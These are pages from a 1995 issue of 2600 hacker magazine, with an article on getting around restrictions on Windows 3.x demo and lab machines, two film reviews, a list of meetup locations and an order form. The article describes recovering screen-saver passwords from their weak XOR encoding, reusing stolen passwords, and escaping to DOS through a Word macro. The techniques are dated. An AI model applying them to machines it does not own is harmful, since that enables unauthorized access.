UNPHAMILIAR TERRITORY WANTS YOU! We are a bulletin board system running out of Phoenix, AZ and have been in operation since 1989. We are also a system in which security flaws, system exploits, and electronic freedom are discussed. There is no illegal information contained on the system. We offer an interactive forum in which computer security specialists, law enforcement, and journalists can communicate with others in their field as well as those who computer hackers. We call this "neutral territory" and we have been doing this for 4 years. Since 1992, we've had security officers from Sprint, MCI, Tymnet, various universities and branches of the government participate. We have also had journalists from InfoWorld, InfoSecurity News, Gray Areas Magazine, and a score of others participate. If you are interested please send mail to: modem@ut.net.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/95.

II

by Biscet Skull Gas

"Breaking Windows" in the Autumn 1994 issue, was a good introduction on how to hack Windows demo machines in computer stores. Here's some additional information on Windows 3.x that may prove useful.

First let's talk about screen saver password protection. The Windows screen saver uses a simple XOR scheme to encrypt the password stored in the CONTROL.INI file. The plaintext is converted to uppercase then goes through two stages of XORing (based on ASCII value, password length, character position, and the magic number 42). During this process, any illegal characters, such as those above ASCII 127, are filtered. The algorithm was relatively easy to piece together by disassembling the screen saver code (Soft-Ice is very nice). It was fairly trivial to write a quick Visual Basic utility to grab the encrypted password from the .INI file and convert it to plaintext. (The utility is called SSThief, and should be floating around the Net by the time you read this.) Why go to all of this trouble, when you can just alter the .INI file as Camelback Joggler describes?

Simple. When it comes to any form of security, always go through the back door. People are extremely lazy when it comes to using passwords. They'll use a single password for everything. So attack the weakest place the password is stored first (hacking a password out of the screen saver is much easier than dealing with one encrypted with DES). Once you've got it, there's a good chance it will give you access to a lot more secure and interesting places (either locally on the machine or out on a network).

Now, back to breaking into a limited access version of Windows (this could be on a demo machine in a computer store or one in a school lab).

First of all, icons for the File Manager, DOS, and any other useful utilities are likely going to be removed from any Program Manager groups. It's worth looking though.

Someone who knows what they're doing (I know it's hard but never underestimate your opponent) is then going to disable CTRL+ALT+DELETE so you can't easily bail out of the screen saver (or Windows). This is done in the SYSTEM.INI file with the Local Reboot=On setting. Change the setting to Off with any editor, reboot, and you can CTRL+ALT+DELETE away.

The [restrictions] options in the PROGMAN.INI will also likely be used so you can't exit to DOS, run applications, etc. Just remove the 1 from any option listed under [restrictions] and reboot.

If someone is very smart, the BIOS of the machine will be set to only boot from the hard drive and not from a floppy (preferably your own). Unless you've got a BIOS utility with you, this could be difficult to change on the spot.

A final trick is to put a switches=/n line in the CONFIG.SYS file so you can't hold down the F5 or F8 key and step through the start up process. (In the CONFIG file you might also encounter shell=win.com instead of command.com.)

So, the machine is now safe from those pesky hackers, right? Wrong, you weren't paying attention. Remember, go through the back door. Just like with big, grown up computers, Windows operating system security holes are exploited through applications.

It's likely the machine will have Word, Excel, or some other business/productivity software on it. Guess what? Most applications these days have their own macro language. Just go into Word (or whatever) and write a macro like: AppActivate "DOSPRMPT.PIF"

When you run the macro, it executes the standard DOSPRMPT.PIF file and launches DOS. Once you're out of Windows, fire up an editor (it's always handy to have one with you on disk) and change .INI files or perform whatever acts of mischief you'd like. (Don't know how to write a macro? Gee, on-line help systems are so handy these days.)

Happy hacking!"

THE NET

Starring: Sandra Bullock,
Jeremy Northam, Dennis Miller
Columbia Pictures
Review by Emmanuel Goldstein

The summer of 1995 will be remembered as the year Hollywood discovered the Internet. And now more than ever, we need to pray that life will not imitate art. Barring an even more intensive dose of stupidity in the land, it's very unlikely that *The Net* will ever come true.

This is not to say that it's necessarily a bad film. In fact, the first part is nearly flawless, with a growing sense of something about to happen and an unpredictable yet plausible way of the plot unfolding. Towards the middle and especially at the end we see the standard Hollywood cliches coming into play - car chases, incredible luck on the part of the victim, incredible stupidity on the part of the villains, and technological fantasizing that people who have never seen a computer before would have no difficulty picking apart.

You'll feel a rush after seeing *The Net*, as if you had just been through an exhilarating experience - a good sign for any action flick. However, the more you think about it, the more those little tiny things will bother you, to the point where you'll experience frustration and the desire not to think about it anymore. This is all very natural.

You'll wonder how it's possible for a person to lead a somewhat normal life and not have a single person anywhere who can identify them. At least on UPN's *Nowhere Man*, all of Thomas Veil's friends and relatives have been touched or removed in some way. The villains of *The Net* are not nearly as omnipotent. So where the hell is everybody? True, Angela Bennett's mother has Alzheimer's (not a good person to rely on for verification of anything), and her ex-S.O. (Dennis Miller) meets an untimely end. But surely there must be someone *else* on the planet who will recognize Angela (played convincingly by Sandra Bullock, who really shouldn't have gotten off the bus for this part). Nobody surfaces. Conversely, where are all the people who can identify her as Ruth Marx, the person the evil Praetorians have turned her into? They don't exist either yet no doubt is cast on her identity in this case because everyone has blind faith in The Computer. It's oversimplification. As is the pitiful scene where Bullock seizes the wheel of a car driven by a fake (and evil) FBI agent and crashes it into another car that coincidentally happens to have the evil mastermind in it. We can forgive the technical inaccuracies but the unbelievability and dumbing down of the plot cannot go unremarked.

The point is made early but that doesn't stop it from being hammered repeatedly into our heads. Yes, it's not a good idea to live our lives entirely through computers, where we order pizzas, conduct our social lives, and get medical attention entirely through the virtual world. We need to remain human. We've got to go outside and leave the computers and modems behind for a while.

What the average computerphobic viewer will do after seeing this film is vow never to get near one of these monsters at any time in the conceivable future. After all, look at all the harm that can be done with such an instrument. Look at what happens to someone who uses computers frequently - they lose their identity in the real world and nobody will know who they really are. Using one is bad and having one used against you can be deadly.

But the real enemy in *The Net* was never the computer itself but rather the complacent stupidity that gives way to technological ease. Just because technology makes something a hundred times easier to accomplish is no reason to not look upon it with a healthy dose of skepticism. After all, *what if* somebody manages to gain control of the system and make it say what they want it to? Are there any backups? Is there a defense?

The Net does manage to send a very clear message. We *do* need a national health care plan. Insofar as a message which actually pertains to the plot, however, you'll have to dig much deeper.

"Baby... you're Elite"

Hackers
United Artists
Starring: Jonny Lee Miller,
Angelina Jolie, and Fisher Stevens
Review by Thee Joker

If you're waiting for me to rip this film to shreds and then burn it, you can just turn the page because that's not going to happen... entirely.

There are going to be obvious comparisons between this film and *The Net*, both because of subject matter and because of the release dates. I would have to say that *Hackers* blows *The Net* out of the water. It is much more accurate and it portrays hackers in a pretty positive light. However it still needs some work.

The problem with making a film about a subculture is that everyone in that culture will find obvious flaws in it, such as the overbearing computer graphics. So we need to skip the fact that there are inaccuracies as far as hackers are concerned and focus on the film as a piece of entertainment.

First off, we should discuss the actors' performance. They did really well given what they had to work with. Jonny Lee Miller plays Dade (aka Zero Cool and Crash Override) with a kinda cool that makes me think that he's seen too many Tom Cruise movies with the way that he smiles at just the right time. The fact that he is a British actor and speaks with a flawless American accent also heightens my opinion of him. Angelina Jolie is great as Kate Libby (Acid Burn) and strikingly beautiful in the role of the tomboy trying to fit in in the male-dominated world of hackers. Fisher Stevens (yes, the Indian guy from *Short Circuit*) as the antagonist hacker "The Plague" is both humorous, poised, and altogether ferret-like. His hair looks like a wig, though, and he rides an old school Powell Peralta Mike McGill in the film (time for a new deck buddy). He looks like a vampire in a Mel Brooks remake of *Dracula*.

The rest of the supporting cast is played by Jesse Bradford in the role of Joey, a hacker in search of a handle, Matthew Lillard as Cereal Killer whom you may recognize from *Serial Mom*, Laurence Mason as Lord Nikon, due to his photographic memory, who was also in *The Crow* and *True Romance*, and Renoly Santiago as Phantom Phreak, the self-proclaimed "King of NYNEX." Last but not least is Academy Award Nominee Lorraine Bracco in the role of The Plague's girlfriend Margo. All of the supporting actors have been well cast in their respective roles, especially Lillard, whose character's real name is Emmanuel Goldstein. (Yes, this was on purpose and the resemblance is frightening.)

From the beginning, the film sports some great, albeit unrealistic, computer graphics provided by Research Arts, The Magic Camera Company, Matte World Digital, The Moving Picture Company, and GSE. The shots of the inside of the Gibson Super Computer look like an add for Intel Inside though. There is also a video game sequence that was provided by SONY. If you treat them as a glamourous Hollywood money thing they won't bother you so much.

Now for the pros and cons. The film is engaging and the plot moves along steadily up until the ending. Ah yes, the ending... If any of you ever pick up a woman (especially a female hacker) by saying "Baby... you're Elite", I'll give you my first-born. The ending in a word sucks. It almost blew the whole movie for me. Almost. Other than the ending I enjoyed the film, although there were times that I was forced to laugh at it rather that having it making me laugh. For one, the way that the word "elite" was tossed around only goes to show that the word has now come to mean nothing except to codez kids on IRC.

The way that Emmanuel's name was used was comical but will be only to hackers, or to anyone who catches the *1984* reference in the film. The use of a red box in this film was great since they showed it being used as well as instructing viewers on how to make a simple one. (In an apparent concession to phone companies, however, real red box tones are not used.) It would have been wild if Radio Shack had a little product placement but thankfully they didn't. However, Apple Computers has product placement all throughout the movie (just like in *The Net*), including the see-through laptop that The Plague gives to Dade, as does Coca-Cola (including one really long shot of Dade in the kitchen of his apartment at the table with a two liter bottle in center frame). Aside from these I didn't see any other blatant product placing.

The makers of this film did a good job of not playing up the recent enlargement of the public's interest in the sport of rollerblading. After I saw the trailer I was sure that all this film was going to be was *Hackers on Blades* but it was never emphasized in any way; they just used them as a means to increase their mobility during the crucial moments, like the chase between the hackers and the Secret Service.

While *Hackers* was not made for the hacker community in particular, it does score some points with me for several reasons. The hackers were portrayed in a positive light for once. The only character in the film that slams hackers at all was Agent Richard Gill from the Secret Service and he not only gets his throughout the film as the subject of a hacking duel between Dade and Kate, but he has egg on his face when the Secret Service finds out they arrested the wrong people.

Most of the terminology was accurate or close to it even if the graphics and operating systems weren't. The word "cyberspace" wasn't used once.

The musical score is pretty cool techno/house albeit commercialized. Urban Dance Squad has a scene where they play live. The costumes are cool, kind of a clubesque sport biker blend, and the hackers are accurately a cross-section of people and not one-sided Hollywood cutouts.

The plot moves along rather well and is good up until the aforementioned ending. United Artists did a good job of turning Rafael Moreu's story into a workable script with the exception of a few cheesy lines. The subject matter is also topical given the recent arrests of Bernie S. and Kevin Mitnick, for what most people consider to be crimes that were blown way out of proportion. The Secret Service is portrayed accurately too, from what several of my friends who have been raided tell me.

To make a long story short, The Plague gets owned, boy gets girl, hacker still does not get handle, everyone is acquitted, and the world is safe for democracy.

So, is it worth your $8? I think so... especially given the alternative choices. *Hackers* will probably raise a lot of consciousness as to what we do so, as always, watch your ass.

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lenox Food Court near the payphones by [illegible].

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newsstand. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

University Circle Arcade.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazelton, PA

Laurel Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9266.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9507, 9519, 9520; 625-9923, 9924; 614-9643, 9672, 9918, 9398.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 N. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bellevue Mall in Bellevue, in the food court. (615) 646-9222, 9067, 9069, 9084.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street, 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279, in the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774, 5, 6, 7.

Washington DC

Pentagon City Mall in the food court.

****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 9299?? 6-8 pm.

London, England

Trocadero Shopping Center (near Piccadilly Circus) next to VR machines. 7 pm to 8 pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At the Pub in Pedro Antonio de Alarcon Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the kiosk (The Korvar). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

FIRST CHANCE

OUR NEW T-SHIRTS ARE FINALLY FINISHED. THESE ONES WERE TEST MARKETED ON HACKERS IN ENGLAND AND ARE NOW READY FOR DOMESTIC DISTRIBUTION. ON THE FRONT YOU WILL FIND THE ENTIRE MICHELANGELO VIRUS AND ON THE BACK ARE NEW NEWSPAPER CLIPPINGS! BE THE FIRST ON YOUR BLOCK TO PROUDLY WEAR A COMPUTER VIRUS! SAME OLD PRICE. $15 EACH, 2 FOR $26. AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND. BLUE BOX SCHEMATIC SHIRTS STILL AVAILABLE BY REQUEST ONLY.

☎☎☎☎☎☎

YES! I'D BE AN UTTER IDIOT NOT TO TAKE:

□ 1 shirt/$15 □ 2 shirts/$26 SIZE: ____

NO! GO AWAY. WAIT, SIGN ME UP FOR:

INDIVIDUAL SUBSCRIPTION

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE SUBSCRIPTION

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS SUBSCRIPTION

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

□ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

□ 1984/$25 □ 1985/$25 □ 1986/$25 □ 1987/$25
□ 1988/$25 □ 1989/$25 □ 1990/$25 □ 1991/$25
□ 1992/$25 □ 1993/$25 □ 1994/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(Individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: □